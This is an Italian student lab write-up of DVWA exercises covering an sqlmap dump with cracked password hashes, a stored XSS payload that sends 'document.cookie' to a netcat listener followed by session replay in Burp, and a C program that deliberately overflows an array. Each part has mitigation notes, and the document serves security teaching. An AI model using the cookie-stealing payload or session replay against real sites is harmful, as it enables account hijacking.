| 2       | gordonb | http://192.168.22.120/dvwa/hackable/users/gordonb.jpg | e99a18c428cb38d5f260853678922e03 (abc123)   | Brown     | Gordon     |
| 3       | 1337    | http://192.168.22.120/dvwa/hackable/users/1337.jpg    | 8d3533d75ae2c3966d7e0d4fcc69216b (charley)  | Me        | Hack       |
| 4       | pablo   | http://192.168.22.120/dvwa/hackable/users/pablo.jpg   | 0d107d09f5bbe0cade3de5c71e9e9b7 (letmein)   | Picasso   | Pablo      |
| 5       | smithy  | http://192.168.22.120/dvwa/hackable/users smithy.jpg  | 5f4dcc3b5aa765d61d8327deb882cf99 (password) | Smith     | Bob        |




Database: dwva  
Table: guestbook [1 entry]

| comment_id | name | comment                 |
|------------|------|-------------------------|
| 1          | test | This is a test comment. |

[15:09:17] [INFO] table 'dwva.guestbook' dumped to CSV file '/root/.local/share/sqlmap/output/192.168.22.120/dump/dwva/guestbook.csv'  
[15:09:17] [INFO] fetched data logged to text files under '/root/.local/share/sqlmap/output/192.168.22.120'

Il risultato della scansione sono queste due tabelle in cui possiamo trovare l'username dei vari utenti, il link del loro avatar, le password in hash ed in chiaro e i vari nomi e cognomi degli utenti.



I comandi sopra descritti sono utili sia per il livello "**low**" che per il livello "**medium**" di sicurezza di DVWA.

Entrambi i livelli presentano vulnerabilità SQL injection che possono essere sfruttate con SQLMap, rendendo questo strumento particolarmente efficace per test di sicurezza su applicazioni web vulnerabili.

# SQL Injection

## Conclusioni

L'esercizio ha permesso di comprendere in maniera pratica come sfruttare una vulnerabilità di tipo **SQL Injection** per ottenere informazioni sensibili da un database.

Attraverso l'uso di metodi manuali e automatici, abbiamo visto come un attaccante può compromettere la sicurezza di un'applicazione web.

### Mitigazione delle Vulnerabilità SQLi

- **Validazione degli Input:** Sanificare e validare tutti gli input degli utenti per evitare l'inserimento di comandi SQL malevoli.
- **Query Parametrizzate:** Utilizzare query parametrizzate (prepared statements) che separano i dati dal codice SQL, prevenendo l'inserimento di payload SQLi.
- **Configurazione del Database:** Limitare i privilegi degli account del database utilizzati dall'applicazione web, in modo che anche se un attaccante riesce a sfruttare una vulnerabilità, i danni possano essere minimizzati.

In sintesi, questo esercizio ha fornito una comprensione approfondita delle tecniche di SQL Injection e delle misure di sicurezza necessarie per proteggere le applicazioni web da tali attacchi.

# ESERCIZIO 2

## Web Application Exploit XSS

Utilizzando le tecniche viste nelle lezioni teoriche, sfruttare la **vulnerabilità XSS** persistente presente sulla Web Application **DVWA** al fine simulare il furto di una sessione di un utente lecito del sito, inoltrando i cookie «rubati» ad Web server sotto il vostro controllo.

Spiegare il significato dello script utilizzato.

## **Requisiti laboratorio :**

1

**IP di Linux :**

192.168.200.100/24

3

**Livello difficoltà DVWA:**

LOW

2

**IP Metasploitable :**

192.168.200.150/24

4

**Porta in ascolto:**

9999

# Introduzione

Per questo esercizio verrà illustrato in dettaglio il processo di sfruttamento di una vulnerabilità di tipo **Cross-Site Scripting (XSS)** persistente presente nell'applicazione web **DVWA** (Damn Vulnerable Web Application). L'obiettivo dell'esercizio è simulare il **furto della sessione di un utente** legittimo del sito, inoltrando i **cookie rubati a un web server** sotto il nostro controllo.

La sicurezza delle applicazioni web è una preoccupazione fondamentale nel campo della cybersecurity. Le vulnerabilità XSS rappresentano una delle minacce più comuni e pericolose. Questo esercizio si propone di fornire una comprensione pratica di come queste vulnerabilità possano essere sfruttate e di come proteggere le applicazioni contro tali attacchi.

- **Cross-Site Scripting (XSS)** è una vulnerabilità di sicurezza che consente a un attaccante di iniettare script malevoli in una pagina web visualizzata da altri utenti. Questi script possono essere utilizzati per rubare dati, dirottare sessioni, manipolare il contenuto delle pagine, o reindirizzare gli utenti verso siti web malevoli. Negli attacchi XSS persistenti, lo script malevolo viene memorizzato permanentemente sul server nel database e viene successivamente visualizzato a tutti gli utenti che accedono ai dati infetti. Questo tipo di XSS è particolarmente pericoloso perché l'attacco può colpire qualsiasi utente che visualizza i dati infetti, senza necessità di ulteriori azioni da parte della vittima.
- **DVWA (Damn Vulnerable Web Application)** è un'applicazione web vulnerabile progettata per aiutare i professionisti della sicurezza a testare le loro competenze e strumenti in un ambiente controllato e legale.

# Configurazione ambiente

Come prima cosa vengono configurati gli IP di Kali Linux e Metasploitable2, impostando rispettivamente **IP 192.168.200.100** per **Kali Linux (macchina attaccante)** e **IP 192.168.200.150** per **Metasploitable2 (macchina vittima)**.

Su Metasploitable2 viene modificato il file di configurazione con il comando **sudo nano etc/network/interfaces** mentre su Kali Linux la modifica avviene tramite **GUI**.

Per verificare la comunicazione tra le macchine Kali Linux e Metasploitable2 si utilizza il comando ping seguito dall'IP della macchina con cui si desidera comunicare.

```
msfadmin@metasploitable:~$ ping 192.168.200.100
PING 192.168.200.100 (192.168.200.100) 56(84) bytes of data.
64 bytes from 192.168.200.100: icmp_seq=1 ttl=64 time=0.324 ms
64 bytes from 192.168.200.100: icmp_seq=2 ttl=64 time=0.321 ms
64 bytes from 192.168.200.100: icmp_seq=3 ttl=64 time=0.327 ms
64 bytes from 192.168.200.100: icmp_seq=4 ttl=64 time=0.305 ms

--- 192.168.200.100 ping statistics ---
4 packets transmitted, 4 received, 0% packet loss, time 2997ms
rtt min/avg/max/mdev = 0.305/0.319/0.327/0.015 ms
msfadmin@metasploitable:~$
```

```
(kali㉿kali)-[~]
└─$ ping 192.168.200.150
PING 192.168.200.150 (192.168.200.150) 56(84) bytes of data.
64 bytes from 192.168.200.150: icmp_seq=1 ttl=64 time=1.28 ms
64 bytes from 192.168.200.150: icmp_seq=2 ttl=64 time=1.40 ms
^C
--- 192.168.200.150 ping statistics ---
2 packets transmitted, 2 received, 0% packet loss, time 1002ms
rtt min/avg/max/mdev = 1.277/1.337/1.398/0.060 ms

(kali㉿kali)-[~]
└─$
```

E' fondamentale assicurarsi che entrambi gli ambienti, DVWA di Metasploitable2 e Kali Linux, siano correttamente configurati e funzionanti. L'applicazione DVWA deve essere accessibile dal browser di Kali Linux.

Si effettua l'accesso a DVWA aprendo il browser in **Kali Linux** e inserendo l'indirizzo IP di **Metasploitable2** dove è ospitata **DVWA**,  
**http://192.168.200.150/dvwa**.

# XSS STORED

Si effettua il login con le credenziali di default *admin* e *password*, e si procede a modificare il livello di sicurezza di DVWA su LOW.

DVWA Security 🔒

Script Security

Security Level is currently **low**.

You can set the security level to low, medium or high.

The security level changes the vulnerability level of DVWA.

low

Inizialmente, durante l'esplorazione della sezione XSS Stored di DVWA, è stato esaminato il campo di input per i messaggi utilizzando l'opzione "Ispeziona elemento" nel menù contestuale del click destro.  
È stato osservato che l'attributo 'length' del campo di input era impostato su 50


```
> <tr>[...]</tr>
  <tr>
    <td width="100">Message *</td>
    <td>
      <textarea name="mtxMessage" cols="50" rows="3" maxlength="50"></textarea>
    </td>
  </tr>
> <tr>[...]</tr>
```

Per permettere l'inserimento di uno script più lungo, l'attributo 'length' è stato modificato da 50 a 200, consentendo così di scrivere un comando più esteso per l'injection.

```
> <tr>[...]</tr>
  <tr>
    <td width="100">Message *</td>
    <td>
      <textarea name="mtxMessage" cols="50" rows="3" maxlength="200"></textarea>
    </td>
  </tr>
```


# XSS STORED

Prima dell'injection, è stato avviato un terminale su Kali con il comando 'nc -lvpn 12345' per ascoltare sulla porta 12345, confermando tramite 'nmap' che la porta fosse aperta e pronta a ricevere dati.



```
kali㉿kali: ~
File Actions Edit View Help
8080/tcp open  http-proxy
Nmap done: 1 IP address (1 host up) scanned in 0.06 seconds
└─(kali㉿kali)-[~]
  $ nc -lvpn 9999
  listening on [any] 9999 ...
```

Dopo aver verificato la configurazione, è stato inserito il comando XSS nel campo di input modificato e inviato tramite il pulsante 'submit'. Dal terminale con Netcat attivo, è stato catturato il cookie di sessione, fondamentale per le fasi successive dell'attacco.



Name \*

Message \*

```
(kali㉿kali)-[~]
$ nc -lvpn 9999
listening on [any] 9999 ...
connect to [127.0.0.1] from (UNKNOWN) [127.0.0.1] 60236
GET /intex.html?param1=?security=low;%20PHPSESSID=49c826ffc5108880d413a32aa52a7436 HTTP/1.1
Host: 127.0.0.1:9999
sec-ch-ua: "Not-A.Brand";v="99", "Chromium";v="124"
sec-ch-ua-mobile: ?0
sec-ch-ua-platform: "Linux"
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/124.0.6367.118 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
Sec-Fetch-Site: cross-site
Sec-Fetch-Mode: navigate
Sec-Fetch-Dest: document
Referer: http://192.168.200.150/
Accept-Encoding: gzip, deflate, br
Accept-Language: en-US,en;q=0.9
Connection: close
```

# XSS STORED-SCRIPT

Spiegazione dello Script

```
<script> window.location="http://127.0.0.1:9999/intex.html?  
param1=" + document.cookie; </script>
```

Questo script JavaScript ha l'obiettivo di rubare i cookie dell'utente e inviarli a un server controllato dall'attaccante.

Funzionamento dello Script

- **<script>:**
  - Questo tag HTML viene utilizzato per includere ed eseguire codice JavaScript all'interno di una pagina web.
- **window.location:**
  - window.location è una proprietà che può essere usata per ottenere o impostare la posizione corrente del documento. Quando viene impostata, provoca il caricamento della nuova pagina indicata.
- **"http://127.0.0.1:9999/intex.html?param1=" + document.cookie:**
  - "**http://127.0.0.1:9999/intex.html?param1=**" è l'URL del server dell'attaccante. In questo caso, 127.0.0.1 è l'indirizzo localhost, il che significa che l'attaccante sta eseguendo il server sulla stessa macchina.
  - **document.cookie** è una proprietà JavaScript che contiene tutti i cookie associati al documento corrente.

# XSS STORED

## Conclusioni

Utilizzando Burp Suite, è stato dimostrato come il cookie di sessione potesse essere impiegato per accedere direttamente all'applicazione, bypassando le fasi di login e autenticazione, simulando così un accesso non autorizzato.

```
1 GET /dvwa/vulnerabilities/xss_s/ HTTP/1.1
2 Host: 192.168.200.150
3 Upgrade-Insecure-Requests: 1
4 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML,
like Gecko) Chrome/124.0.6367.118 Safari/537.36
5 Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/ap
ng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
6 Referer: http://192.168.200.150/dvwa/index.php
7 Accept-Encoding: gzip, deflate, br
8 Accept-Language: en-US,en;q=0.9
9 Cookie: security=low; PHPSESSID=49c826ffc5108880d413a32aa52a7436
10 Connection: close
11
```

Questo tipo di attacco ha dimostrato come uno script malevolo possa essere iniettato in un campo di input vulnerabile, permettendo di catturare informazioni sensibili come i cookie di sessione.

La capacità di eseguire codice arbitrario nel contesto del browser dell'utente sottolinea la necessità di una robusta validazione e sanificazione degli input utente. Senza tali misure, gli attaccanti possono facilmente sfruttare queste vulnerabilità per rubare informazioni, alterare il contenuto della pagina web e compromettere ulteriormente il sistema.

### Mitigazione delle Vulnerabilità XSS

- Sanificazione e Validazione degli Input
- Escaping degli Output per assicurarsi che i dati degli utenti vengano trattati come testo e non come codice eseguibile.
- Implementare una CSP (Content Security Policy) che limiti le fonti di script e altri contenuti eseguibili.
- Protezione dei Cookie utilizzando gli attributi HttpOnly e Secure per i cookie di sessione.

# ESERCIZIO 3

## System exploit Bof

Viene richiesto di:

- Descrivere il funzionamento del programma prima dell'esecuzione
- Riprodurre ed eseguire il programma nel laboratorio, le vostre ipotesi sul funzionamento erano corrette?
- Modificare il programma affinché si verifichi un errore di segmentazione
- Inserire controlli di input
- Creare un menù per far decidere all'utente se avere il programma che va in errore oppure quello corretto

## Requisiti laboratorio :

```
C BW_D3_BOF.c > ...
1  #include <stdio.h>
2  int main () {
3  int vector [10], i, j, k;
4  int swap_var;
5
6  printf ("Inserire 10 interi:\n");
7
8  for ( i = 0 ; i < 10 ; i++)
9  {
10    int c= i+1;
11    printf("[%d]:", c);
12    scanf ("%d", &vector[i]);
13  }
14
15 printf ("Il vettore inserito e':\n");
16 for ( i = 0 ; i < 10 ; i++)
17 {
18    int t= i+1;
19    printf("[%d]: %d", t, vector[i]);
20    printf("\n");
21  }
22
```

```
23   for (j = 0 ; j < 10 - 1; j++)
24   {
25     for (k = 0 ; k < 10 - j - 1; k++)
26     {
27       if (vector[k] > vector[k+1])
28       {
29         swap_var=vector[k];
30         vector[k]=vector[k+1];
31         vector[k+1]=swap_var;
32       }
33     }
34   }
35   printf("Il vettore ordinato e':\n");
36   for (j = 0; j < 10; j++)
37   {
38     int g = j+1;
39     printf("[%d]:", g);
40     printf("%d\n", vector[j]);
41   }
42   return 0;
43 }
```

# Analisi del codice originale

## Inclusione della Libreria Standard:

La prima riga del nostro programma include la libreria standard di input/output di C, necessaria per utilizzare le funzioni **printf** e **scanf**.

```
C BW_D3_BOF.c > ...
1 #include <stdio.h>
```

## Definizione della Funzione main:

La funzione **main** è il punto di ingresso del programma.

Tutto il codice che segue all'interno delle parentesi graffe verrà eseguito quando il programma viene avviato.

```
2 int main () {
```

## Dichiarazione delle Variabili:

Si è dichiarato un **array vector** di 10 interi e le variabili intere **i**, **j**, **k** che verranno utilizzati come come contatori nei cicli.

La variabile **swap\_var** servirà per effettuare gli scambi durante l'ordinamento.

```
3 int vector [10], i, j, k;
4 int swap_var;
5
```

# Analisi del codice originale

## Input dei Numeri Interi:

Il ciclo for itera 10 volte, chiedendo all'utente di inserire un numero intero per ogni iterazione. Ogni numero viene memorizzato nel rispettivo indice dell'array vector.

```
6 printf ("Inserire 10 interi:\n");
7
8 for ( i = 0 ; i < 10 ; i++)
9 {
10     int c= i+1;
11     printf("[%d]:", c);
12     scanf ("%d", &vector[i]);
13 }
14
```

## Stampa del Vettore Inserito:

Dopo aver letto i numeri, questi vengono stampati utilizzando un altro ciclo for. Questo ciclo stampa ogni elemento dell'array con il suo indice corrispondente, rendendo chiaro l'ordine in cui sono stati inseriti i numeri.

```
14
15 printf ("Il vettore inserito e':\n");
16 for ( i = 0 ; i < 10 ; i++)
17 {
18     int t= i+1;
19     printf("[%d]: %d", t, vector[i]);
20     printf("\n");
21 }
22
```

# Analisi del codice originale

## Ordinamento del Vettore (Bubble Sort):

L'algoritmo di ordinamento a bolle viene utilizzato per ordinare **l'array vector**. Questo algoritmo confronta ogni coppia di elementi adiacenti e li scambia se sono nell'ordine sbagliato.

Il processo viene ripetuto fino a quando l'intero array è ordinato. Il **ciclo esterno (j)** controlla quante volte bisogna passare sull'array, mentre **il ciclo interno (k)** esegue i confronti e gli scambi necessari.

```
23  for (j = 0 ; j < 10 - 1; j++)  
24  {  
25      for (k = 0 ; k < 10 - j - 1; k++)  
26      {  
27          if (vector[k] > vector[k+1])  
28          {  
29              swap_var=vector[k];  
30              vector[k]=vector[k+1];  
31              vector[k+1]=swap_var;  
32          }  
33      }  
34  }
```

## Esempio di Ordinamento:

Supponendo che l'utente inserisca i numeri [5, 3, 8, 4, 2, 7, 1, 10, 6, 9], ogni valore viene confrontato con gli altri 9 e gli elementi vengono spostati avanti o indietro in base alla loro grandezza. Questo processo si ripete fino a esaurire i valori.

# Analisi del codice originale

## Stampa del Vettore Ordinato:

Infine, l'array ordinato viene stampato utilizzando un ciclo for, simile a quello usato per la stampa dell'array iniziale, permettendo di vedere chiaramente l'array dopo l'ordinamento.

```
35  printf("Il vettore ordinato e':\n");
36  for (j = 0; j < 10; j++)
37  {
38      int g = j+1;
39      printf("%d:", g);
40      printf("%d\n", vector[j]);
41 }
```

## Conclusione della Funzione main:

La funzione main termina con **return 0**, indicando che il programma è terminato correttamente.

```
42  return 0;
43 }
```

## Esecuzione:

Il programma esaminato legge un array di 10 numeri interi dall'utente, li stampa, li ordina utilizzando l'algoritmo di ordinamento a bolle e infine stampa l'array ordinato.

```
(kali㉿kali)-[~/Desktop/VisualCode]
$ ./bwbof
Inserire 10 interi:
[1]:9
[2]:8
[3]:7
[4]:6
[5]:5
[6]:4
[7]:3
[8]:2
[9]:1
[10]:0
Il vettore inserito e':
[1]: 9
[2]: 8
[3]: 7
[4]: 6
[5]: 5
[6]: 4
[7]: 3
[8]: 2
[9]: 1
[10]: 0
Il vettore ordinato e':
[1]:0
[2]:1
[3]:2
[4]:3
[5]:4
[6]:5
[7]:6
[8]:7
[9]:8
[10]:9
```

# Modifiche al codice

Il codice è stato analizzato e sono state apportate modifiche per migliorare l'uso del programma, suddividendolo in più funzioni per migliorare la modularità e la leggibilità.

- **Funzione printMenu:**

Questa funzione visualizza un menu interattivo per l'utente tramite la console, offrendo tre opzioni principali: eseguire un programma che causa un segmentation fault, eseguire un programma corretto e uscire dal programma.

- **Funzioni SegmentationFault e ProgrammaCorretto:**

Queste funzioni gestiscono rispettivamente il codice che causa un segmentation fault e il codice corretto che lo impedisce. Le rispettive funzioni sono:

- “**programmaSegmentationFault**”
- “**programmaCorretto**”

- **Sottofunzione Contenuto\_stringa:**

Questa funzione controlla il contenuto della stringa presa come input nella funzione programmaSegmentationFault.

- **Modifiche alla Funzione main:**

La funzione main è stata modificata per gestire al meglio l'utilizzo delle nuove funzioni.

# FUNZIONE printMenu

- **Librerie incluse:**

Il codice fornito include quattro librerie standard di C: **stdio.h**, **stdlib.h**, **string.h** e **ctype.h**.

Queste librerie permettono di utilizzare diverse funzioni per input/output, conversione di variabili, manipolazione di stringhe e caratteri.

```
#include <stdio.h> // Libreria per l'utilizzo degli standard I/O (Input/Output)
#include <stdlib.h> // Libreria per le conversioni tra i tipi delle variabili e non solo
#include <string.h> // Libreria per la manipolazione delle stringhe
#include <ctype.h> // Libreria per la manipolazione dei caratteri

// Funzione contenente il menu
```

- **Funzione printMenu**

La funzione printMenu è utilizzata per visualizzare un menu interattivo sulla console. Il menu offre tre opzioni principali:

1. Programma che permette un segmentation fault
2. Programma corretto
3. Esci

```
// Funzione contenente il menu
void printMenu() {
    printf("\n***** Menu *****\n");
    printf("\n\t1. Programma che permette un segmentation fault\n");
    printf("\t2. Programma corretto\n");
    printf("\t3. Esci\n");
    printf("\n*****\n");
    printf("Scegli un numero: ");
}
```

# FUNZIONE

## Contenuto\_stringa

La funzione **Contenuto\_stringa** verifica se una stringa contiene solo caratteri numerici.

- **Dichiarazione della funzione:**

La funzione prende come parametro un puntatore a **char** (una stringa) e restituisce un valore intero.

```
// funzione che gestisce il contenuto di  
int Contenuto_stringa(const char *str){
```

```
    //...  
    for (int i = 0; str[i] != '\0'; i++){
```

- **Controllo del carattere:**

All'interno del ciclo, la funzione **isdigit** della libreria **ctype.h** viene utilizzata per verificare se il carattere corrente è un numero. Se il carattere non è un numero, la funzione restituisce **0**, indicando che la stringa contiene caratteri non numerici.

```
        if (!isdigit(str[i])){  
            return 0;  
        }
```

# FUNZIONE

## Contenuto\_stringa

- **Ritorno del risultato:**

Se tutti i caratteri della stringa sono numerici, la funzione restituisce **1**, indicando che la stringa contiene solo numeri.

```
    return 1;  
}
```

In sintesi, la funzione **printMenu** visualizza un menu interattivo, mentre la funzione **Contenuto\_stringa** verifica se una stringa contiene solo numeri, restituendo **1** se tutti i caratteri sono numerici e **0** altrimenti.

# FUNZIONE programmaSegmentationFault

La funzione **programmaSegmentationFault** è progettata per leggere 10 numeri interi inseriti dall'utente, memorizzarli in un array, stamparli, ordinarli utilizzando l'algoritmo di ordinamento a bolle (**Bubble Sort**) e infine stampare l'array ordinato. Tuttavia, la funzione include anche un potenziale segmentation fault se l'input dell'utente supera una certa lunghezza.

- **Introduzione di Input\_max:**

È stata aggiunta una variabile **Input\_max** di tipo char con dimensione 10 per leggere l'input dell'utente come stringa.

```
30 void programmaSegmentationFault() {  
31     int vector[10], i, j, k;  
32     char Input_max[10];  
33     int swap_var;  
34 }
```

- **Richiesta di Input dall'Utente:**

La funzione chiede all'utente di inserire 10 numeri interi, uno alla volta. Un ciclo **for** itera 10 volte per leggere i 10 input. All'interno di ogni iterazione del **for**, c'è un ciclo **while** che continua a richiedere l'input finché non viene inserito un valore valido.

```
37  
38     for (i = 0; i < 10; i++) {  
39         //inizia un loop infinito sul tipo di c:  
40         int valid = 0;  
41         while (!valid){  
42             int c = i + 1;  
43             printf("[%d]:", c);  
44             scanf("%s", Input_max);
```

# FUNZIONE programmaSegmentationFault

- **Validazione dell'Input:**

Dentro il ciclo **while**, la funzione **Contenuto\_stringa** verifica se l'input contiene solo caratteri numerici. Se l'input è valido, cioè contiene solo numeri, viene controllata la lunghezza della stringa. Se la lunghezza della stringa è maggiore di 10, viene causato un segmentation fault scrivendo fuori dai limiti dell'array **(vector[1000000] = 0)**.

Se la lunghezza è accettabile, l'input viene convertito in intero **(atoi(Input\_max))** e memorizzato nell'array **vector**.

Se l'input non è valido, viene chiesto all'utente di riprovare.

```
49 // vengono scritti come stringhe
50 if (Contenuto_stringa(Input_max)){
51
52     if (strlen(Input_max) > 10){
53         vector[1000000] = 0;
54     } else {
55         //questa parte serve per far funzionare correttamente
56         //che avverra' in seguito
57         vector[i] = atoi(Input_max);
58     }
59     //se invece ritorna false, allora avvisa di inserire solo numeri
60 } else {
61     printf("riprova. accetta solo numeri interi\n");
62 }
```

# FUNZIONE programmaSegmentationFault

- **Stampa del Vettore Inserito:**

Dopo aver letto tutti i numeri, il programma stampa i valori inseriti con i loro rispettivi indici per mostrare l'ordine in cui sono stati immessi.

```
66     printf("Il vettore inserito e':\n");
67     for (i = 0; i < 10; i++) {
68         int t = i + 1;
69         printf("[%d]: %llu\n", t, vector[i]);
70     }
71 }
```

- **Ordinamento del Vettore (Bubble Sort):**

L'algoritmo di ordinamento a bolle viene utilizzato per ordinare l'**array vector**.

Il ciclo esterno (**j**) controlla quante volte bisogna passare sull'array, mentre il ciclo interno (**k**) esegue i confronti e gli scambi necessari per ordinare gli elementi.

```
72
73     for (j = 0; j < 10 - 1; j++) {
74         for (k = 0; k < 10 - j - 1; k++) {
75             if (vector[k] > vector[k + 1]) {
76                 swap_var = vector[k];
77                 vector[k] = vector[k + 1];
78                 vector[k + 1] = swap_var;
79             }
80         }
81     }
82 }
```

# FUNZIONE programmaSegmentationFault

- **Stampa del Vettore Ordinato:**

Dopo l'ordinamento, il programma stampa l'array ordinato con i rispettivi indici, permettendo all'utente di vedere chiaramente i numeri in ordine crescente.

```
82
83     printf("I primi 10 numeri ordinati sono:\n");
84     for (j = 0; j < 10; j++) {
85         int g = j + 1;
86         printf("[%d]: %llu\n", g, vector[j]);
87     }
88
89 }
```

La funzione **programmaSegmentationFault** funziona nel seguente modo:

- Chiede all'utente di inserire 10 numeri interi.
- Valida ogni input per assicurarsi che sia un numero.
- Converte l'input da stringa a intero e lo memorizza nell'array vector.
- Stampa l'array di numeri inseriti.
- Ordina l'array usando l'algoritmo di ordinamento a bolle.
- Stampa l'array ordinato.

Inoltre, se l'input dell'utente supera la lunghezza di 10 caratteri, la funzione causa intenzionalmente un segmentation fault scrivendo fuori dai limiti dell'array. Questo serve a dimostrare come gli errori di memoria possono verificarsi in un programma.

# FUNZIONE programmaCorretto

La funzione **programmaCorretto** è progettata per leggere 10 numeri interi inseriti dall'utente, memorizzarli in un array, stamparli, ordinarli utilizzando l'algoritmo di ordinamento a bolle (**Bubble Sort**) e infine stampare l'array ordinato.

Questa versione del programma è corretta e robusta, prevenendo errori di segmentazione attraverso l'uso di tipi di dati appropriati e una rigorosa validazione dell'input.

- **Dichiarazione delle Variabili:**

La funzione inizia dichiarando le seguenti variabili:

- **vector[10]:** un array di 10 numeri interi di tipo unsigned long long int, capace di contenere numeri molto grandi.
- **i, j, k:** variabili intere utilizzate come contatori nei cicli.
- **swap\_var:** una variabile usata per scambiare i valori durante l'ordinamento.

```
92 void programmaCorretto() {  
93     //utilizzo di variabili che possono contenere  
94     unsigned long long int vector[10];  
95     int i, j, k;  
96     unsigned long long int swap_var;  
97 }
```

# FUNZIONE programmaCorretto

## • Richiesta di Input dall'Utente:

La funzione chiede all'utente di inserire 10 numeri interi, uno alla volta. Un ciclo for itera 10 volte per leggere i 10 input. All'interno di ogni iterazione, viene stampato un prompt che richiede all'utente di inserire un numero.

- **unsigned long long int MAX** è definito come la massima lunghezza del tipo **unsigned long long int**, ovvero **1844674407370955161**.
- Un ciclo **while** valida l'input per assicurarsi che sia un numero intero valido e che non superi il valore massimo MAX.
  - **scanf("%llu", &vector[i]) != 1** controlla se l'input è un numero intero valido.
  - **vector[i] > MAX** verifica che il numero inserito non sia superiore al valore massimo consentito.
- Se l'input non è valido, viene richiesto di riprovare, e il buffer viene svuotato per rimuovere eventuali dati errati presenti.

```
98     printf("Inserire 10 interi:\n");
99
100    for (i = 0; i < 10; i++) {
101        int c = i + 1;
102        printf("[%d]: ", c);
103
104        unsigned long long int MAX = 1844674407370955161;
105
106        //Impedisce di usare numeri piu' lunghi della stessa lunghezza massima dell'unsigned long
107        while(scanf("%llu", &vector[i]) != 1 || vector[i] > MAX){
108            printf("Riprova, accetta solo numeri interi validi e non superiori a %llu\n", MAX);
109            int ch;
110            // pulisce il buffer dell'input
111            while ((ch = getchar()) != '\n' && ch != EOF);
112            printf("[%d]: ", c);
113        }
114    }
```

# FUNZIONE programmaCorretto

## • Stampa del Vettore Inserito:

